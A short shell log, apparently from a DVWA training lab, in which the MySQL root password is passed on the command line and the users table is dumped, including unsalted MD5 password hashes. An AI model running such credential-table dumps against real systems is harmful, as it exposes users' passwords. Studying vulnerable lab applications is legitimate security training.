echo "use dvwa; show tables;" | mysql -uroot -padmin
Tables_in_dvwa
guestbook
ins_del_users
update_users
users
echo "use dvwa; desc users;" | mysql -uroot -padmin
Field   Type    Null    Key     Default Extra
user_id int(6)  NO      PRI     NULL
first_name      varchar(15)     YES             NULL
last_name       varchar(15)     YES             NULL
user    varchar(15)     YES             NULL
password        varchar(32)     YES             NULL
avatar  varchar(70)     YES             NULL
last_login      timestamp       YES             NULL
failed_login    int(3)  YES             NULL
echo "select * from dvwa.users;" | mysql -uroot -padmin
user_id first_name      last_name       user    password        avatar  last_login      failed_login
1       admin   admin   admin   5f4dcc3b5aa765d61d8327deb882cf99        http://10.4.12.173/DVWA-1.9/hackable/users/admin.jpg    20
7       0
2       Gordon  Brown   gordonb e99a18c428cb38d5f260853678922e03        http://10.4.12.173/DVWA-1.9/hackable/users/gordonb.jpg  20
7       0
3       Hack    Me      1337    8d3533d75ae2c3966d7e0d4fcc69216b        http://10.4.12.173/DVWA-1.9/hackable/users/1337.jpg     20
7       0
4       Pablo   Picasso pablo   0d107d09f5bbe40cade3de5c71e9e9b7        http://10.4.12.173/DVWA-1.9/hackable/users/pablo.jpg    20
7       0
```